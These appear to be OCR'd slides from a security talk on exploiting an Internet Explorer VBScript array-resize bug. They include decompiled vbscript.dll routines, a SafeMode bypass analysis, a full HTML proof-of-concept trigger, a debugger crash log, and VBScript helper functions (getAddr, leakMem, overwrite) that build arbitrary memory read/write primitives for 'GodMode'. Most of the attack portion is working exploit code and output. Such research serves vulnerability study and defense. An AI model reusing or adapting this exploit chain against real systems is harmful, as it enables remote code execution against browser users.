
⇒ Evaluate the index

⇒ Eventually calls *valueOf*



```
// exploit & triggerBug are defined in vbscript
var o;
o = {"valueOf": function () {
        triggerBug();
        return 1;
    }};
setTimeout(function() {exploit(o);}, 50);
```

Resize the array we are currently indexing!



```
...
  while ( 1 )
  {
    curVar = VAR::PvarCutAll(curVar_);
    if ( VT_I2 == curVar->vt )
    {
      v14 = curVar->iVal;
    }
    else if ( VT_I4 == curVar->vt )
    {
      v14 = curVar->lVal;
    }
    else
    {
      v22 = 0;
      v18 = rtVariantChangeTypeEx(curVar, &v22, 0x400, 2, 3u, v20,
v21);
      if ( v18 < 0 )
        return CScriptRuntime::RecordHr(a4, v18, v19, v20, v21);
      v14 = v23;
    }
    v15 = v14 - v25->lLbound;                        // lLbound is always 0
    if ( v15 < 0 || v15 >= v25->cElements )
      return CScriptRuntime::RecordHr(a4, 0x8002000B, v25, v20, v21);
    numDim = (numDim - 1);
    idx = v15 + v11;
    if ( numDim <= 0 )
      break;
    ++v25;
    v11 = v25->cElements * idx;
    curVar_ = (a4 + 16);
    a4 = (a4 + 16);
  }
  *v24 = arr->pvData + idx * arr->cbElements;   // cbElements == 16
...
```

Do you VBScript?

```
ReDim Preserve A(1, 2000)
A(1, 2)
```

idx == 1 + (2 * (2 – 0)) == 5

```
arr->cbElements == sizeof(VARIANT)
```

16

pvData + (5 * 16) == pvData + 80

```
ReDim Preserve A(1, 2000)
```

... allocates 16*2*2001 == 64032 bytes

```
A(1, 2)
```

pvData + 80

No issue here!

```
ReDim Preserve A(1, 1)
```

... resizes to 16*2*2 == 64 bytes


```
A(1, 2)
```

pvData + 80


Out of bound access!

Attack Plan

```
ReDim Preserve A(1, 2000)
```




```
ReDim Preserve A(1, 1)
```




```
For i = 0 To 32
    y(i) = Mid(x, 1, 24000)
Next
```

Overlap freed array area with the exploit string



```
ReDim Preserve A(1, 2)
```




Rinse and repeat to craft vbscript strings and variants to achieve an out-of-bound read/write primitive.


Vulnerability #2

- *IsUnsafeAllowed* always returns 1

- *COleScript::OnEnterBreakPoint*
  => Dummy function that always returns 0



```
int __stdcall COleScript::IsUnsafeAllowed(const struct _GUID *a2)
{
  int v3; // [esp+4h] [ebp-2DCh]@1
  CONTEXT ContextRecord; // [esp+8h] [ebp-2D8h]@5

  if ( !COleScript::OnEnterBreakPoint(
          (COleScript *)PPID_ProhibitUnsafeExtensions,
          (struct IRemoteDebugApplicationThread *)&v3) )
    return 1;
  if ( v3 == 1 )
  {
    RtlCaptureContext(&ContextRecord);
    ReportUnsafeExtensionViolation(&ContextRecord, a2, L"legacyscript", 0);
    return 1;
  }
  if ( !v3 )
    return 1;
  return 0;
}
```



```
int __stdcall COleScript::IsUnsafeAllowed(const struct _GUID *a2)
{
  int v1; // ST00_4@1
  int v2; // ST04_4@1
  int v3; // eax@1
  int v5; // [esp+0h] [ebp-2E8h]@1
  int v6; // [esp+Ch] [ebp-2DCh]@1
  CONTEXT ContextRecord; // [esp+10h] [ebp-2D8h]@7

  __guard_check_icall_fptr(QueryProtectedPolicyPtr, PPID_ProhibitUnsafeExtensions, &v6);
  v3 = QueryProtectedPolicyPtr(v1, v2);
  if ( &v5 != &v5 )
    __fastfail(4u);
  if ( !v3 )
    return 1;
  if ( v6 == 1 )
  {
    RtlCaptureContext(&ContextRecord);
    ReportUnsafeExtensionViolation(&ContextRecord, a2, L"legacyscript", 0);
    return 1;
  }
  if ( !v6 )
    return 1;
  return 0;
}
```

Now properly execute *QueryProtectedPolicy*


Only supported Windows 8.1 and above

SafeMode Bypass

Internet Explorer checks with *InSafeMode*

Safe mode flag
⇒ default is 0xE

Checks for unsafe extensions
⇒ Shell.Application



```
int __thiscall COleScript::InSafeMode(COleScript *this, const struct _GUID *a2)
{
  signed int v2; // esi@1

  v2 = 0;
  if ( *((_DWORD *)this + 93) & 0xB || !COleScript::IsUnsafeAllowed(a2) )
    v2 = 1;
  return v2;
}
```

COleScript + 0x174 => *SafetyOption* (safe mode flag)


This does **not** overcome the Protected Mode (sandbox), however.

🛟 More on this later!

```
<html>
<meta http-equiv="x-ua-compatible" content="IE=10">
<body>
    <script type="text/vbscript">
        Dim aw

        Class ArrayWrapper
            Dim A()
            Private Sub Class_Initialize
                ReDim Preserve A(1, 20000)
            End Sub
            Public Sub Resize()
                ReDim Preserve A(1, 1)
            End Sub
        End Class

        Function crash (arg1)
            Set aw = New ArrayWrapper
            MsgBox aw.A(arg1, 20000)
        End Function

        Function triggerBug
            aw.Resize()
        End Function    </script>

    <script type="text/javascript">
        alert(1);
        var o = {"valueOf": function () { triggerBug(); return 1; }};
        setTimeout(function() {crash(o);}, 50);
    </script>
</body>
</html>
```

Trigger PoC
⇒ Resize & access

```
crash(o)
   |
   |__aw.A(o, 20000)
      | AccessArray called with (o, 20000)
      |__o.valueOf()
         | o is javascript object
         |__triggerBug()
            | Array A is resized to (1, 1)
            |__aw.Resize()
   |__aw.A(1, 20000)
```



```
(1150.cb4): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=06f7a4e8 ebx=00000000 ecx=0a342430 edx=00000003 esi=0655cb38 edi=06f7a230
eip=6de2f4e6 esp=06f7a0fc ebp=06f7a11c iopl=0         nv up ei pl nz na po nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010202
vbscript!VAR::PvarCutAll:
6de2f4e6 0fb701          movzx   eax,word ptr [ecx]      ds:002b:0a342430=????
```

Exploit Development

- Goal: Arbitrary read/write primitives
- Helper functions
  - *getAddr*

    Triggers the bug and "sprays" the object we want to get the address of, then searches in memory to find its address
  - *leakMem*

    Triggers the bug and reads the memory content at a given address
  - *overwrite*

    Triggers the bug and overwrites memory at a given address with ***CSng(0)*** variant
    Used for obtaining "GodMode"

```
Dim aw
Dim plunge(32)
Dim y(32)
prefix = "%u4141%u4141"
d = prefix & "%u0016%u4141%u4141%u4141%u4242%u4242"
b = String(64000, "D")
c = d & b
x = UnEscape(c)
Class Dummy
End Class
```

VT_BSTR = 0x0008
VT_VARIANT = 0x000C
VT_INT = 0x0016
VT_BYREF = 0x4000

```
Function triggerBug
    ' Resize array we are currently indexing
    aw.Resize()

    ' Overlap freed array area with our exploit string
    Dim i
    For i = 0 To 32
        ' 24000x2 + 6 = 48006 bytes
        y(i) = Mid(x, 1, 24000)
    Next
End Function
```

Mid allocates buffer to hold the copy of *x*

```
Function getAddr (arg1, s)
    aw = Null
    Set aw = New ArrayWrapper

    For i = 0 To 32
        Set plunge(i) = s
    Next

    Set aw.A(arg1, 2) = s

    Dim addr
    Dim i
    For i = 0 To 31
        If Asc(Mid(y(i), 3, 1)) = VarType(s) Then
            addr = strToInt(Mid(y(i), 3 + 4, 2))
        End If
        y(i) = Null
    Next

    If addr = Null Then
        document.location.href = document.location.href
        Return
    End If

    getAddr = addr
End Function
```

```
Function leakMem (arg1, addr)
    d = prefix & "%u0008%u4141%u4141%u4141"
    c = d & intToStr(addr) & b
    x = UnEscape(c)

    aw = Null
    Set aw = New ArrayWrapper

    Dim o
    o = aw.A(arg1, 2)

    leakMem = o
End Function
```

Resets **x** to be a VT_BSTR for leaking memory

```
Sub overwrite (arg1, addr)
    d = prefix & "%u400C%u0000%u0000%u0000"
    c = d & intToStr(addr) & b
    x = UnEscape(c)

    aw = Null
    Set aw = New ArrayWrapper

    ' Single has vartype of 0x04
    aw.A(arg1, 2) = CSng(0)
End Sub
```

